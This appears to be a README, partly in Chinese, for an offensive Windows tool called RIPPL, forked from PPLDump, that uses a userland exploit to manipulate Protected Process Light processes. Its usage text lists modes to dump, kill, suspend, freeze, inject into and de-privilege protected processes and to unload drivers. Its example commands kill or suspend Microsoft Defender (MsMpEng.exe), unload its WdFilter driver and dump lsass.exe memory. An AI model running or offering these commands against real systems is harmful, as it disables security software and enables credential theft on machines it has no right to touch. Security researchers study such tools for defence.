
该工具实现了一种 用户态 漏洞利用技术,用于操纵 Windows 受 PPL 保护的进程。该技术最初由 James Forshaw(又称 @tiraniddo)和 Clément Labro(又称 @itm4n)在以下博文中探讨。
只需不带任何参数运行该可执行文件,即可获得详细的帮助/用法信息(仅对未定义 OPSEC 宏编译的二进制文件有效)。
c:\Temp>.\rippl.exe
  _____  _____ _____  _____  _
 |  __ \|_   _|  __ \|  __ \| |
 | |__) | | | | |__) | |__) | |      version 0.1
 |  _  /  | | |  ___/|  ___/| |      by @last0x00
 | | \ \ _| |_| |    | |    | |____  forked by itm4n's PPLDump
 |_|  \_\_____|_|    |_|    |______|

Description:
  Manipulate Protected Process Light (PPL) processes with a *userland* exploit

Usage:
  rippl.exe (-D|-K|-S|-R|-L|-X|-W|-Z|-T|-U) [-v] [-d] [-f] (PROC_NAME|PID) [DUMP_FILE|DRIVER_NAME]
  () -> mandatory arguments
  [] -> optional arguments

Operation modes (choose ONLY one):
  -D -> Dump the given process
  -K -> Kill the given process
  -S -> Suspend the given process
  -R -> Resume the previously suspended process
  -L -> Leak a PROCESS_ALL_ACCESS handle to the given process (not yet implemented)
  -X -> Kill the given process by assigning it to a job object and terminating the object
  -W -> Freeze the process by assigning it to a job object and severely constraining its CPU resources
  -Z -> Kill the given process by injecting a thread into it which calls exit(0)
  -T -> Sandbox the process by disabling all of its token's privileges and lowering integrity to untrusted
  -U -> Unload the provided driver

Arguments:
  PROC_NAME   -> The name of the process to interact with
  PID         -> The ID of the process to interact with
  DUMP_FILE   -> The path of the output dump file - valid ONLY with the -D option
  DRIVER_NAME -> The name of the driver to unload - valid ONLY with the -U option

Options:
  -d -> (Debug) Enable debug mode
  -f -> (Force) Bypass DefineDosDevice error check

Examples:
  rippl.exe -K MsMpEng.exe
  rippl.exe -S MsMpEng.exe
  rippl.exe -R MsMpEng.exe
  rippl.exe -D -f lsass.exe lsass.dmp
  rippl.exe -D -d -f 720 out.dmp
  rippl.exe -U Wdfilter









